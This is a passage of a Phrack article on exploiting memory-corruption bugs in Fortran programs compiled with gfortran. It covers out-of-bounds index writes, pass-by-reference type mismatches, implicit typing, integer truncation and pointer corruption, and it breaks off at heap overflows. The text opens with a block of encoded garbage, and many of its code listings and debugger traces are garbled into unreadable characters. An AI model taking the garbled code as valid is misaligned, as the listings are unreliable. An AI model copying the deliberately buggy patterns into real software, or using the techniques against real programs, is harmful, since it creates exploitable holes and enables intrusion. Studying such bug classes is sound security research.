\texttt{C[]L?W?.,?]5`KZR:M?^//+$E]CGY8^CN; \\ \texttt{C[]CY8} \\ \texttt{C[]CY8}$ MY?" X^S L3EPQY5J<[APS6IQ=D<>>Y%N<KD5Z\$*#A[E5QK5"T.-\0<9^6?`OQÐ M/TO<XOP3R;<X/R/2O3U@7;Y#6)P_%HB3A<7Y3,#BO"\$LSG;`XEP4%N>%@'6YĐ M+"S.E4"<)BQ.(V!Q_K@@=MJW.%/VT<?CF4[KYS]S_<4_&R4[N')I5M2E(N)PĐ M9G)>Q.5\$'.XB>5Y\SP?JW]40!1&'>93%07,!&D61[GR`EPOB\Z6`G%P3]?K1D $\label{eq:mosu} $$M0\U_=H+O(OE<(.[S(N[G`W'_<8++_Y\&XKX[P5=[_GD@[G^)N+\\(Q/W?";ZKD)]) + (Q/W?";ZKD)] + (Q/W?";ZKD) + (Q/W?";ZCD) + (Q/W) + (Q/W$ $MY, U`W)U3?"=+^Y1?!A<*SU\\Y<K)_<ZB#/G?TMD;X46CC<?6AHUSJCR(44:^Ð$ $M<\#\VX?[)V/"8/()8<\72_=2=]=BVK[03M0]?>_OX8UMG4=."#]?X>/>QK9M-Ð$ MB6]?:L,_7/BRRH8:G4?`I]%];.OL^]C_]'U75Z.F_A^N.GJ<_<ZCETP_?+;\$Đ MW<>XKL9=JO+@YG=H=;?S&-?=J(6+#^,XJ_VXU=51K:+]B?.?8LZKH"<0]RR^Ð M7<3A>2_O\$/'O#Z3#M=7HF[HHXO#LF`^)>^N!=%=\$N@T1AU[`37'/"*1KBG2NĐ M-QG/:7%/6-@/I#L0Z>Z).#RSY5/BWA<#Z?ZJ2/=ER?<\$?T/BGLE_*.)0TOZ3Đ MQ%<2_[F(P[6;?R'Q<XC^C^1[AW]@@GOZGISPTZ\$W&CV8'Q!Q.'_RRP)3F4COĐ M]X^Z'L;UHW;URG^3I\$%9P2OJC(U';67QM[_V,[>#SQ:W+^NH^!\U_Y1-V/N#Đ M%V7_%>YI>"'%_%>6^?\3Z4^@OG@ZOC;BKET(_TA*IE].D1=E_A%UR[]/03_YĐ MZ?WY1]09:>FC3OMGXCME-B=(YZC6>5/667_GM][-BCE*CV`<ZGUW'](X^X>"Đ $\label{eq:me_xii7a^u} $$ ME/XII7A^u\#_/2-PN2UMZGX'P'\3W4?2+HS+QZ8^M?S\+X5LIZ"?W?OSY<64!D $$ $$ P^*(S)^2+P^*(S)$ MGF>8ECZ>??;EB33TDT]`QOX/S]8Y-09]M%E_7_2_#^^^L5_\V8L#EI)[34K^Đ M'#GN=,51P[LDW K&W:!H27]`Q&'MO%=@/RCY:P=0:M%J>%;\$X??G1!YG`NDRĐ MXIZ[%@\$OE\$Q<:S(\BD"Z'1&')UQU15Q/Q"%/[Q8T7A=QN'+'W4-MCU&+_`KOĐ $MR \# G^A = K[SM?7?M74;7WMD \# :BH/;=6T(Y[713.61'W'E$ \# \&.>N , # := M>FD$ $\texttt{M521_G(0ECOWX-1\&'9_*<\$^EN!N(^+N(LR:]E5)-8R[LB\#OG:\$W0_'4CW)9'.D}$ M'>_AA6L;41K.B?\$9GJ&Z.,%K_KR(PW.P+HBXET0<=LP7)SCOKXHXY.FC(NXUD K!]L#%UZ#\SG2^HZ3Z^0ZN4ZND^OD.KE.KI/KY#JY'IOK_P._5+.W`/@E````Đ `Đ

==Phrack Inc.==

Volume 0x0e, Issue 0x43, Phile #0x0b of 0x10

=	=
==[Exploiting memory corruptions in Fortran programs]==
==[under UNIX/VMS]==
=	=
=[by Magma /FHC]=	=
=[magma@phrack.org]=	=
=	=

"aka hacking Fortran for kiddos"

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- ---[1 Introduction
- ---[1.1 A Fortran tale

Fortran -FORmula TRANslation- is one of the oldest high level programming language ever created. Being well aware of the fact that youngsters aren't interested anymore in history, I'll go straight to the point.

Fortran is .NOT. (yet) dead (though 'perforated cards' hackers probably are). Not only did it remain actively used in the very underground scientific/banking sectors but it also evolved to the point where it got its last update in 2008. Hey son, you didn't know that, did you?

Now if you ever took Fortran classes in college/university then there is a good chance that your teacher voluntary missed a few things as Fortran is generally taught as a procedural programming language for beginners. As such, you might have been asked to program some crappy math oriented program with basic features and never really got the chance to play with the interesting features of the language.

Fortran was once an old fashioned language with limited features and boring syntax constraints. Forget about all that. Nowadays Fortran includes modern features such as dynamic allocation and MPI which make it suitable for implementing both complex algorithms and parallel computing. Now add that to the fact that modern compilers exist for almost all common operating systems and that they produce high-lol-ly efficient code which can be linked to C and even Java programs. You can also use GTK or OpenGL if you wish. You're impressed kid, I can see that in your eyes.

---[1.2 - Who cares about Fortran anyway?

Well I do and let me tell you why you should too:

- a. It may not be too good looking at first but at least it's way sexier than COBOL.
- b. Your father was programming in Fortran using perforated cards and got headaches doing so. Sounds like a cool subject in family diner.
- c. Vintage web is the best. Just try typing Fortran in google to admire beautiful and authentic Web 0.1 HTML.
- d. Wikipedia tells us that "It is one of the most popular languages in the area of high-performance computing and is the language used for programs that benchmark and rank the world's fastest supercomputers." We should always believe wikipedia.
- e. You mastered tabs in python and couldn't think of new ways to be cool on BBS^H^HC? Well then try to master Fortran 77's indentation constraints. You might even be able to impress chicks. It used to work almost forty years ago (.OR. .NOT.).

Still not convinced? OK so what if Fortran programs were used in strategic areas you've only heard of? What if Fortran programs were more buggy [R1] than they seemed? What if you could exploit some appropriate bug in a Fortran program and then own the _whole_ _damn_ _world_? That would be extraordinary, wouldn't it? Well cool down man that would also remain a dream :>

---[2 - A short introduction to the language basics

In order to properly understand the paper, you'll need the basics in Fortran programming. Since Fortran 77 (F77) isn't used anymore, the article is focused on F90 (Fortran 90) whose syntax mostly remained compatible throughout the different revisions of the standard. Specific features added by Fortran 95 (F95) up to Fortran 2008 (F2008) are discussed in Chap 2.2 though not really _that_ interesting in the context of this paper. You can easily skip the aforementioned explanation.

---[2.1 - An overview of Fortran syntax

Fortran is a procedural compiled language whose syntax is quite easy to

learn albeit sometimes not intuitive. Let's begin with the traditional
'Hello World':

```
'ÒÒÒÒÔ$Tt"â U" Õ ÄR ÒÒÒÒĐ
'B 6 B Wf æc"
™! Dummy comment
™PROGRaM EX1
                                                     [ T<sub>1</sub>1 ]
™CHARACTER(len=20) :: hellostr='Hello World!'
                                                     [L2]
™write(*,fmt='(A)') hellOstr
                                                     [L3]
™END PROGRAM
                                                     [L4]
'B vf÷'G& â Wf æc"
'B âö æ÷WB
" †VÆÆÒ V÷&ÆB
' @
'ÒÒÒÒÔTÄB U"ÕÄR ÒÒÒÒĐ
```

- *) '!' marks the beginning of a comment.
- *) A Fortran program is divided in several blocks. [L1] declares the beginning of the PROGRAM (the MAIN_() function) and requires the according 'END' in [L4]. Other types of blocks include FUNCTION and SUBROUTINE, the difference between them being essentially whether or not they return a value.

Note: This language keywords are case insensitive as shown in [L1].

*) Variables are declared at the beginning of the blocks and are also case insensitive ([L2] vs [L3]) and preceded by a type. According to the ISO standard [R2], F90 defines five intrinsic types being: INTEGER, REAL, COMPLEX, CHARACTER and LOGICAL.

An intrinsic type can optionally been followed by a 'type parameter' which can either be 'len' or 'kind'. 'len' allows the programmer to specify how much bytes is required to store the variable for a CHARACTER and so is 'kind' for INTEGER, REAL and LOGICAL types.

Contrary to the C language, there is a difference between strings and character arrays but both are related to the CHARACTER type:

```
CHARACTER(len=1) :: array(20) ! 20 bytes array CHARACTER(len=20) :: string ! 20 bytes string
```

*) read() and write() are the common input/output functions used to read and write files. Amongst the possible parameter, you can specify how to format the variable. The code in [L3] is equivalent to the C line: printf("%s\n", hellOstr);

Now let's see a more advanced example:

```
'ÒÒÒÒÔŞTT"Â U, Õ ÄR "ÒÒÒÒĐ
'B 6 B Wf"æc"

™SUBROUTINE add(I,J)

™IMPLICIT NONE [L1]

™INTEGER(2) :: I [L2]

™INTEGER(2) :: J

™I = I + J

™END SUBROUTINE

™PROGRAM EX2

™CHARACTER(len=20), PARAMETER :: s = & [L3]

'p67 will be the best.'
```

```
MINTEGER*2 :: I = Z'FF' [L4]

Mwrite(*,*) '[1] Before add(), I = ', I

MCALL add(I,1)

Mwrite(*,*) '[2] After add(), I = ', I

MEND PROGRAM

'B vf÷'G& â Wf"æc"

'B âö æ÷WB

'³ Ò &Vf÷&R FB,'Â' Ò #SP

'³%Ò gFW" FB,'Â' Ò #Sb

'@

'ÕÒÒÒÔTÄB U,, Õ ÄR "ÒÒÒÒĐ
```

- L1) By default a few variables do not need to be explicitly declared. According to Chap 5.3 of [R2], variables I to N are integers, while other variables are typed REAL. The directive 'IMPLICIT NONE' forbids this behavior and forces the programmer to properly declare every variable.
- L2) I and J are both signed integers stored on 2 bytes ('short' type in C language).
- L3) Lines can be truncated using the '&' special character. PARAMETER is used to declare the variable as a constant.
- L4) You can initialize the variables in base 8 ('0'), 16 ('Z') and even base 2 ('B').
- L5) When calling functions and subroutines (which from an asm point of view is the same), then arguments are passed by reference contrary to the C where arguments are passed by value.

---[2.2 - Hey Gramps, what's the difference between F77 and F2008?

First of all, know that F77 is not the first Fortran at all but rather the ancestor of F90. It can be seen as the skeleton of the actual "modern" language. Decades after decades, the ISO published several revisions of the language to bring new functionalities while sometimes deleting ones. For us hackers, there is almost no impact except that the newer the language, the higher the chance to find bugs thanks to dangerous and misused extensions.

Anyway you should nonetheless be aware of the following -important-differences between the revisions:

- *) Fortran 90 brought the POINTER object and the ability to dynamically allocate objects. It also made possible the recursion. This particular feature won't be discussed in this paper.
- *) "Varying character strings" appeared in Fortran 95. This interesting functionality can potentially reduce the risks of bugs induced by the need to copy a buffer into another one (remember that strings have a fixed len in Fortran). Fortunately some compilers don't support it yet (like gfortran) and a lot of programmers aren't even aware of its existence.
- *) Fortran 2003 was designed to allow object oriented programming but frankly speaking, we don't care at all. More interesting are the IEEE floating point arithmetic and the so-called procedure pointers.

Note that we had to wait 2003 to get a language being able to deal with command line arguments and environment variables. _ridiculous_

*) Fortran 2008 introduced the parallel processing ability in the language. This will not discussed.

OK enough with the chitchat, let's move on.

---[3 - Memory corruption with gfortran

This part introduces the more common bugs that you may encounter while auditing/writing Fortran code. While it is essentially focused on gfortran (a GCC extension [R3]), the OpenVMS Fortran compiler [R4] will be discussed in part 4. This will allow us to make at least partial generalisation of what kind of bugs are likely to be found & exploited in the wild.

People accustomed to Fortran programming already know that Fortran is about dealing with numbers (one of the main advantages of Fortran). As a result it seems that interesting inputs will be the ones related to number manipulation/conversion and string parsing. Now Gramps will show you a few things that might interest you.

---[3.1 - Buffer overflows

Obviously the buffer overflow is the first type of bug that comes to mind when one wants to trigger a bug related to strings/buffers. Luckily, they also exist in Fortran but only in situations where the compiler was not able to deter them. That would be:

- *) when the user is able to manipulate an index which will be used to access an array or a string. Due to the index provided by the user, the compiler is not able to detect the potential memory corruptions during the compilation.
- *) when the user is implicitly or explicitly changing the type of an object passed by reference to the function.

The index manipulation

Contrary to other languages, Fortran is not able to properly handle invalid memory access on runtime. In fact, if an index is out of scope, Fortran will not see it and a memory corruption might appear.

Let's see using this tiny string manipulation example:

```
'ÒÒÒÒÔ$Tt"â ŏdU$dÄŏr ÒÒÒÒĐ
'B 6 B ÷fW&fÆ÷s æc"

™PROGRAM test

™CHARACTER(len=30) :: S ! String of length 30

™INTEGER(4) I

™S = 'Hello Phrack readers!'

™read(*,*) I

™S(I:I) = '.'

™write(*,*) S

™END PROGRAM
'B vf÷'G& â ÷fW&fÆ÷s æc"
'B âö æ÷W@
"0
```

```
' †RæÆð ‡& 6² &V FW'2 ÂÒÒ 2 v 2 ÖÖF-f-VB v-F, f$P
'B vF" âö æ÷W@
•²ââåĐ
" f f Cfv\&R \hat{A}^3 fc\tilde{a}¢ \ddot{O}÷b %•DR E" \P V \P V , \pounds \acute{O} f\&%\~{O}\~{A} f\&P
                                                 ; This is the memory write
                                                  ; Do we really control eax?
• ²ââåĐ
'\daggervF"' " £ f f Cfv&P
"'&V ⋅ Ö-ÇB B ff Cfv&P
'tvF"'
•7F 'F-ær &öw& Ó¢ æ÷W@
                                     \hat{A}\hat{O}\hat{O} S -2 6ÆV &Ç' ÷WB öb 66÷ R f\tilde{a}3 •
"'&V \cdot \ddot{o}-\ddot{c}B \hat{A} f f Cfv&R <math>-\hat{a} \hat{O} "\mathring{a}\tilde{o}\tilde{o} ,\bullet
'†vF"' &-çB öB FV €
'C ÒS
'tvF"' 0
"†VÆÆÒ ‡& 62 &V FW'2
• &öw& Ò &V6V-fVB 6-væ  4"u4Tub 6VvÖVçF F-öâ f VÇBà
" f&S CffV" −â óò ,′
                                   \hat{A}\hat{O}\hat{O} T• v 2 6÷''W FVB v—F, f$P
'ÒÒÒÒÔTÄB ÕdU$dÄõr ÒÒÒÒĐ
```

This short example is sufficient to prove that (at least with gfortran) there is no runtime check at all. If the user is controlling the index used to access a string then it's probably all over. There are two things worth to note:

- *) We tricked an out-of-bound memory write due to string manipulation but this could very well have been the same thing with any array (REAL, INTEGERS, CHARACTERS, etc.)
- *) Due to the fact that the INTEGER type is 'signed', we are equally able to write both before and after the buffer. Depending on the situation this might be extremely useful. For example while it's usually more interesting to write past the buffer when it's located on the stack, writing before it (underflow) might be handy when it's located on the heap. Of course that will depend on the situation.

Explicit typing of function parameters

A short example is better than confusing explanations:

```
'ÒÒÒÒÔ$TT"Â 4 5B ÒÒÒÒĐ
'B 6 B 6 7C æc"

™SUBROUTINE dump(S)

™INTEGER(4) :: S

™Write(*,fmt='(Z10)') S

™END SUBROUTINE

™PROGRAM CAST

™CHARACTER(len=6) :: S

™S='ABCDEF'

™CALL dump(S)

™END PROGRAM
'B vf÷'G& â 6 7C æc"
'B âö æ÷WB
' CCC3C#C
'ÒÒÒÒÔTÄB 4 5B ÒÒÒÒĐ
```

So we first declare S as a string in the MAIN_ and then call the dump() subroutine, S being the argument. Inside dump(), the parameter is declared as an INTEGER which results in the appropriate printing. The fact that the compiler doesn't check types can lead to very interesting situations:

- *) when the size of S object in dump() is known at compile time and different of the original one.
- *) when the size of S object in dump() is controlled by the user.

The first case will lead to a memory corruption if the size of the argument in the function is superior to its real size due to argument being passed by reference. The following code is for example incorrect and will lead to a program crash:

```
'ÒÒÒÒÔ$TT"â 4 5B "ÒÒÒÒĐ
'B 6 B 6 7C"æc"

™SUBROUTINE dump(S)

™CHARACTER(len=20) :: S

™S = 'AAAA'

™END SUBROUTINE

™PROGRAM cast2

™CHARACTER(len=10) :: X

™X = 'ZZZZZZZZZZZ'

™CALL dump(X)

™END PROGRAM
'B vf÷'G& â âö6 7C"æc"
'B âö æ÷WB

•6VvÖVçF F-öâ f VÇ@
'ÒÒÒÔÔTäB 4 5B "ÒÒÒÒĐ
```

What's happening? 'AAAA' is supposed to be shorter than 'ZZZZZZZZZZZZZ ' so why is there a crash? Well S = 'AAAA' means the initialisation of S which ultimately results in the 4 first characters being set to 'A' and the other 16 ones to ' ' (space).

But remember that parameters are passed by reference in Fortran so whatever the size of S during the execution of dump(), the size of the real object is 10 bytes. In other words, 20 bytes were copied on a 10 bytes buffer. Due to the very nature of this bug, it's quite unlikely to find it in the wild. However a much more vicious variant with 'implicit typing' is described later.

Note: If the size of the argument in the function is actually shorter and number-related then it may leads to a truncation bug (discussed in Chap 3.2).

Now one could imagine a second case where the programmer is providing the size of S as an argument (which is of course a bad practice in Fortran). The following code is perfectly legal:

```
'ÒÒÒÒÔŜ$Tt"â 4 5B 2ÒÒÒÒĐ
'B 6 B 6 7C2æc"

™SUBROUTINE dump(S,L)

™INTEGER(4)"£¢ À

™CHARACTER(len=L) :: S ! size is a runtime parameter

™S='AAAA'

™END SUBROUTINE

™PROGRAM cast2

™CHARACTER(len=10) :: X

™X = 'ZZZZZZZZZZZZ'
```

```
MCALL dump(X,100)

Mwrite(*,*) X

MEND PROGRAM
'B vf÷'G& â 6 7C2æc"
'B âö æ÷WB
"
'B âö æ÷W@
"#
'

6VvÖVçF F-öâ f VÇ@
'@
'ÒÒÒÒŌTäB 4 5B 2ÒÒÒÐ
```

For a couple of seconds we could be tempted to think that it's a situation similar to the one described in [R5] but that would only be true if there were a stack allocation. In fact once again the bug is triggered by the initialisation of the string. Because of the explicit typing of S, the compiler is assuming that S really has a len of L and if L > 10 then a memory corruption occurs.

Implicit typing

In the life-time of a program, declaring variables every time can be boring especially when the use of these variables is limited (consider a DO loop variable for example). Because of that, Fortran designers created a rule of implicit declaration. As a result in Fortran you can use a few variables without declaring them which for us hackers can be really cool as it can have side effects. Here is a tiny buggy example:

```
'ÒÒÒÒÔ$Tt"â "Õ Ä"4•B E• R ÒÒÒÒĐ
'B 6 B -× Æ-6-E÷G- -æs æc"
™SUBROUTINE set(I)
™write(*,*) 'How much do u want to read dude ?'
™read(*,*) I
                                          [L3]
™END SUBROUTINE
™PROGRAM IMPLICIT TYPING
™IMPLICIT NONE
                                    íà Đ
™INTEGER(1) "£¢ Â "
^{\mathsf{TM}}A = 0
^{\text{TM}}B = 0
™CALL set(B)
                                          [L2]
™write(*,*) 'A=',A,'B=',B
™END PROGRAM
'B vf\div'G& â -\times Æ-6-E\divG- -æs æc"
′B âö æ÷WB
' †÷r ×V6, Fò R v çB Fò &V B GVFR ð
   "Cs"SSfR
                                                   ´ÃEĐ
  Ò
      cR #Ò
                cR
                                                   ĨŨĐ
' @
'ÒÒÒÔÔTÄB "Õ Ä"4•B E• R ÒÒÒÒĐ
```

A, B are declared INTEGERS in the range [-128,+127] [L1] and initialized. B is then passed by reference to the set() subroutine [L2] where it gets affected a new value [L3]. If the user supplies a large enough integer [L4] then B is corrupted [L5]. What happened?

Well the heart of this corruption lies in the implicit typing associated with the implicit declaration. Here is what can be read from the official

Chap 5.3 - IMPLICIT

"In each scoping unit, there is a mapping, which may be null, between each of the letters A, B, ..., Z and a type (and type parameters). An IMPLICIT statement specifies the mapping for the letters in its letter-spec-list. IMPLICIT NONE specifies the null mapping for all the letters. If a mapping is not specified for a letter, the default for a program unit or an interface body is default integer if the letter is I, J, ..., or N and default real otherwise, and the default for an internal or module procedure is the mapping in the host scoping unit."

So not declaring I in the set() subroutine had the effect of declaring it as an integer which means INTEGER(4) by default (thus 4 bytes allocated). So cool. Do not forget that we're passing arguments by reference! Yes I know, I'm repeating myself. Probably because of my Alzheimer you know.

Anyway, It's really easy to watch it

```
'ÒÒÒÒÔ$Tt"â "Õ Ä"4•B E• R "ÒÒÒÒĐ
'†vf"' F-6 76VÖ&ÆR Ô "åõò
         ²ââåĐ
            f f Cff3 ³ sã©lea
                                                                              esi,[ebp-0xa]
                                                                                                                                                   ; esi=&B
           ² ââåĐ
             f f CffC, ³C ã©mov DWORD PTR [esp],esi
             f \ f \ CffF" \ \hat{A}^3C3\tilde{a}@mov \qquad BYTE \ PTR \ [ebp-0x9],0x0 ; A=0
            f f CffFb ³Csã©mov
                                                                              BYTE PTR [ebp-0xa], 0x0; B=0
             f \ f \ CffS2 \ \hat{A}^3S \ \tilde{a}@call \ 0x8048790 \ \langle set_> ; \ set(\&B)
'†vf"' F-6 76VÖ&ÆR 6WEÒ
          ²ââåĐ
            f f Cff\#b \hat{A}^3 S \tilde{a}@mov
                                                                                eax,DWORD PTR [ebp+0x8] ; eax=&B
            f \ f \ Cff\#' \ \hat{A}^3 \ S3\tilde{a}@mov \ DWORD \ PTR \ [esp],ebx
            f \ f \ Cff\&2 \ \hat{A}^3 \ Sc\tilde{a}@mov \ DWORD PTR [esp+0x8],0x4
            f f Cff3B ³ cCã©mov
                                                                                   DWORD PTR [esp+0x4],eax
             f f Cff3, ³ cfã©call
                                                                                   0x8048594 [...]
                                                                                                                                                         ; read(&B,4)
        ² ââåĐ
'\daggervF"' " £ f CffS0
"'&V · Ö−ÇB B ff CffS0
'tvF"'
• ²ââåĐ
"'&V \cdot Ö-ÇB Â f f CffS2 -â \hat{O} "åõ\hat{O} ,\bullet
'†vF"' , ÷, FV' Ó †
" | t&fffcC&S@0xf5140000
'†vF"' , ÷, FV' Ó † ³
" †&fffcC3 ©0xbffff514
                                                                    <-- A pointer is stored right after B
'\dagger vF"' æW\ddagger F \bullet
 ′ t÷r ×V6, Fò R v çB Fò &V B GVFR ð
       "Cs"SSfP
" f f CffS, -â Ô "åõò ,•
'†vF"' , ÷, FV' Ó †
" \% the first term of the f
                                                                                                                       &B[3]
'†vF"' , ÷, FV' Ó † ³
" †&fffcC3 ©0xbfff4141
                                                                   <-- The pointer is corrupted. Our win.
• ²ââåĐ
'ÒÒÒÔÔTÄB "Õ Ä"4•B E• R "ÒÒÒÒĐ
```

As expected we wrote 4 bytes in a 1-byte buffer overwriting both 'B' and the 2 lowest bytes of a pointer with arbitrary values.

---[3.2 - The number-related issues

In C language, there exists three types of integer related bugs [R6]:

- 1. Signedness bugs
- 2. Truncation bugs
- 3. Integer underflow/overflow bugs

What about in Fortran?

*) This first class of bugs is quite unlikely as the primary component is missing. Indeed the 'unsigned' concept does not exist in Fortran which means that there is (as far as I can see) almost no way to mistakenly interpret a negative number (integer/real) as a larger than expected positive one.

However what would appen if we were to call a function in another language defining unsigned numbers like C? Then an integer overflow _could_ happen if the argument was casted. This particular situation is illustrated in Chap 4.

*) A truncation bug (may) occur when an integer variable is copied into a smaller one. For example, in C copying an int (4 bytes) into a short (2 bytes) which is possible in Fortran.

Practically speaking such a bug usually occurs when an INTEGER is passed as an argument to a function/procedure which declares its type 'smaller' than it actually is.

```
'ÒÒÒÒÔ$Tt"â E%Tä4 DR ÒÒÒÒĐ
'B 6 B G'Væ6 FS2æc"
™LOGICAL FUNCTION IsGood(L)
™INTEGER(1) :: L
™IsGood = .TRUE.
™write(*,*) 'IsGood: size is ', L
^{\text{M}}IF (L > 10) THEN
™-w&-FR,¢Â¢′uv ′Föò Æöær Ö âr À
™"-4vööB Ò äd Å4Rà
™•$UEU$à
™END IF
™END FUNCTION
™PROGRAM truncate3
™IMPLICIT NONE
™INTEGER(4)"£¢ À
™CHARACTER(2000) "£¢ 7G
™LOGICAL :: IsGood
™write(*,*) 'Give me the damn string ...'
™read(*,*) str
™l = len trim(str)
™write(*,*) 'MAIN_: size is ', l
™IF (IsGood(1) .EQV. .TRUE.) THEN
™-w&-FR,¢Â¢' t6÷ --ær '-FW2 âââ ¢'p
™END IF
™END PROGRAM
'B vf÷'G& â G'Væ6 FS2æc"
'B âö æ÷WB
′ v-fR ÖR F†R F Öâ 7G&-ær ââà
```

```
′ Ô ″åó¢ 6-¦R -2
                3€
' -4vööC¢ 6-|R|-2
             3€
′ v ′ Föò Æöær Ö â
'B âö æ÷W@
′v−fR ÖR F†R F Öâ 7G&-ær ââé
′ Ô ″åó¢ 6−¦R −2
                S#
' -4vööC¢ 6-|R|-2
′ 6÷ --ær '-FW2 âââ ¢•
'ÒÒÒÒÔTÄB E%TÄ4 DR ÖÒÒÒĐ
   In IsGood(), L is declared as an INTEGER(1). To respect the type, the
   parameter has to be reduced modulo 256 hence the result (520 & 0xFF
   = 8).
   This is _not_ the only situation involving this type of bug. For
   example, consider the following situation:
'ÒÒÒÒÔ$Tt"â E%Tä4 DR "ÒÒÒÒĐ
'B 6 B G'Væ6 FS"æc"
™PROGRAM truncate2
™IMPLICIT NONE
™INTEGER(1) "£¢ À
™CHARACTER(255)"£¢ 7G
™CHARACTER(10)"£¢ föð
™write(*,*) 'Give me the damn string ...'
™read(*,*) str
™write(*,*) 'Real string size is ', len_trim(str)
™l = len_trim(str) ! *BUG* *BUG* *BUG*
^{\text{M}}IF (1 > 10) THEN
™-w&-FR,¢Â¢′uv ′Föò Æöær Ö âr À
™•5Dõ
™END IF
™write(*,*) 'Copying bytes'
™! Insecure copy(foo, str)
™[...]
™END PROGRAM
'B vf÷'G& â G'Væ6 FS"æc"
'B âö æ÷₩B
′ v-fR ÖR F†R F Öâ 7G&-ær ââà
' &V Â 7G&-ær 6-|R -2
                    €'.
′v′FöòÆöærÖâ €
'B âö æ÷WB
′ v-fR ÖR F†R F Öâ 7G&-ær ââà
' &V Â 7G&-ær 6-¦R −2
                    f
```

```
' 6÷ --ær '-FW0
'ÒÒÒÒÔTÄB E%TÄ4 DR "ÒÒÒÒĐ
```

In this situation, the programmer made a mistake involving the prototype the len_trim() function (provided by the Fortran API). [R2] specifies that the result returned by the function should be a 'default integer' (which means INTEGER(4)) hence the previous bug.

*) Whenever a language limits the amount of memory allocated for numbers (generally because of hardware constraints), a number under/overflow is always possible and is _normal_. However not handling this situation _is_ a bug.

Fortran makes no exception as storage is clearly defined:

```
'ÒÒÒÒÔ$Tt"â "åB õdU$dÄõr ÒÒÒÒĐ
'B 6 B &-F†ÖWF-2æc"
™[...]
™INTEGER(1) "£¢ ã Â ã
^{\text{M}}write(*,*) 'Give me a number (-128, +127) :'
™read(*,*) N1
^{\text{TM}}N2 = N1 * 16
Mwrite(*,*) 'N * 16 = ', N1*16, ' or ', N2
™[...]
'B vf÷'G& â &-F†ÖWF-2æc"
′B âö æ÷WB
'v-fr Ör çVÖ&W",Ó #, 3 #r'
"P
'⢠bò
                    f ÷"
′B âö æ÷WB
′v—fR ÖR
           çVÖ&W",Ó #, ³ #r'
                     '⢠bò
                             ÓcB
                                    ÂÒÒ Ö÷ 2 ¢•
'B âö æ÷WB
′v—fR ÖR
           çVÖ&W",Ó #, ³ #r'
" €
'⢠bò
                                    ÂÒÒ Ö÷ 2 †&-2' ¢•
                        ÷ "
                              3 "
                    #f,
'ÒÒÒÒÔTÄB "åB õdU$dÄõr ÒÒÒÒĐ
```

Is that all? Not quite son. When auditing the use of numbers in C code, you're usually focused on integers (char, int, long, long long) and that would essentially be for two reasons:

- *) Floats and double are rarely present in C code or to be fair, usually not in common 'audited' software. Of course there are a few notable exceptions, just use your imagination to find out which ones:)
- *) Floats are usually _not_ related to copy or allocation operations. In C, integers might be used as index, offsets, quantities or even sizes and as such their abuse 'could' induce a memory corruption. There is almost no such danger with floats.

Now consider that things are a little bit different with Fortran. As I told you previously Fortran is a math oriented programming language. As such REAL, and COMPLEX types are really common not to mention the fact that the language itself provides some nice intrinsic functions to play with. This itself is sufficient to increase the probability of float-related bug in real life.

Here is a short example of what could happen:

```
'ÒÒÒÒÔ$Tt"â $T Â õdU$dÄõr ÒÒÒĐ
'B 6 B fÆÖ C æ`

™PROGRAM float1

™REAL :: a, b, x

™a = 9.7E-30

™b = -3.9E-30

™x = a * b

™write(*,*) 'x = a*b = ',x

™END PROGRAM
'B vf÷'G& â âöfÆÖ C æ`
'B âö æ÷W@
', Ò |" Ò Ó ã
'ÒÒÒÔÔTÄB $T Â õdU$dÄõr ÒÒÒÒĐ
```

Interesting isn't it? The behavior of REAL is what is described in the IEEE-754. As a result, a REAL (float) underflow occurs when a and b are multiplied. This ultimately results in x taking the value 0 because of the underflow. The program is not able to detect it on runtime whereas an exception could/should have been generated. I won't say more about that, now use your brain/imagination/drug to go further ;-)

---[3.3 - The POINTER abuse

While the concept of pointer is somewhat universal, implementations and intrinsic limits of this object may completely vary from a language to another. For example, while in C you have direct access to the memory, in Fortran you don't (at least directly). But you still have a powerful pointer arithmetic and frankly speaking, that's all needs the programmer to introduce bugs ;-). Now let's talk about the POINTER.

Note: The POINTER is F90 & later specific but you might find pointers in a few F77 programs which use 'Cray Pointers' [R10].

```
Introduction to POINTER
```

In Fortran, a pointer is not a data type but rather a type parameter and must be associated with an object of the same type to read/modify it.

Here is a short self-explaining example:

```
'ÒÒÒÒÔ$Tt"â ô"åDU" ÒÒÒÒĐ
′В б В Ö-çFW# æc"
™PROGRAM pointer1
™INTEGER, POINTER :: p_a
™p_a => a
                           ! p_a = &a
™p_a = 1
                           ! *p_a = 1
™write(*,*) a
™a = 2
™write(*,*) p_a
                           ! printf("%d",*p_a)
™END PROGRAM
'B vf÷'G& â ö-çFW# æc"
'B âö æ÷WB
   1
   2
'ÒÒÒÒÔTÄB Ô"ÅDU" ÒÒÒÒĐ
```

Note that the TARGET parameter is mandatory. Now let's see a more complete

example:

```
'ÒÒÒÒÔ$Tt"â ô"åDU" "ÒÒÒÒĐ
'B 6 B Ö-ÇFW#"æc"
™PROGRAM pointer2
™INTEGER, POINTER :: p_a(:)
™INTEGER, POINTER, DIMENSION(:) :: p_b
™INTEGER, ALLOCATABLE :: c(:)
™INTEGER, POINTER :: X(:)
^{\text{M}}ALLOCATE(p_a(5)); p_a = 5
^{\text{\tiny{MALLOCATE}}}(p_b(4)); p_b = 4
^{\text{M}}ALLOCATE(c(3)); c = 3
™X => p_a
^{TM}X(3) = 0
™write(*,*) p_a
™write(*,*) p_b
™write(*,*) c
™DEALLOCATE(p_a)
™DEALLOCATE(p_b)
™DEALLOCATE(c)
™END PROGRAM
'B vf÷'G& â Ö-çFW#"æc"
′B âö æ÷WB
    R
                 R
                                            R
                                                         Þ
    В
                 В
                              В
                                            ര
                               0
    2
                 2
'ÒÒÒÒÔTÄB Ô"ÅDU" "ÒÒÒÒĐ
```

- *) 'p_a' is an integer array pointer.
- *) 'p_b' and 'p_a' are the same kind of object despite the syntax being slightly different (but equivalent in the end).
- *) 'c' is an array whose size is still unknown. The ALLOCATABLE parameter specifies that memory will be requested before any use. This is a dynamically allocated array.
- *) ALLOCATE() is the intrinsic function responsible of the allocation. (and yes its calling syntax is _shit_ but let's deal with it)
- *) DEALLOCATE() will free previously requested memory.

The link between ALLOCATE() and the libc allocator is easy to see:

```
$ ltrace -e malloc,free ./a.out
malloc(20)
                                            = 0x087009a0
malloc(16)
                                            = 0 \times 087009 b8
                                            = 0x087009d0
malloc(12)
       5
                5
                        0
                                5
                                         5
       4
                4
                        4
                3
       3
free(0x087009a0)
                                              = <void>
                                              = <void>
free(0x087009b8)
free(0x087009d0)
                                              = <void>
```

This alone is sufficient to prove that malloc (respectively free) and ALLOCATE (respectively DEALLOCATE) are 'almost' the same. The difference between both is studied in another subsection.

Heap overflows

A buffer overflow in an ALLOCATEd area _is_ a heap overflow. Such a bug may occur if:

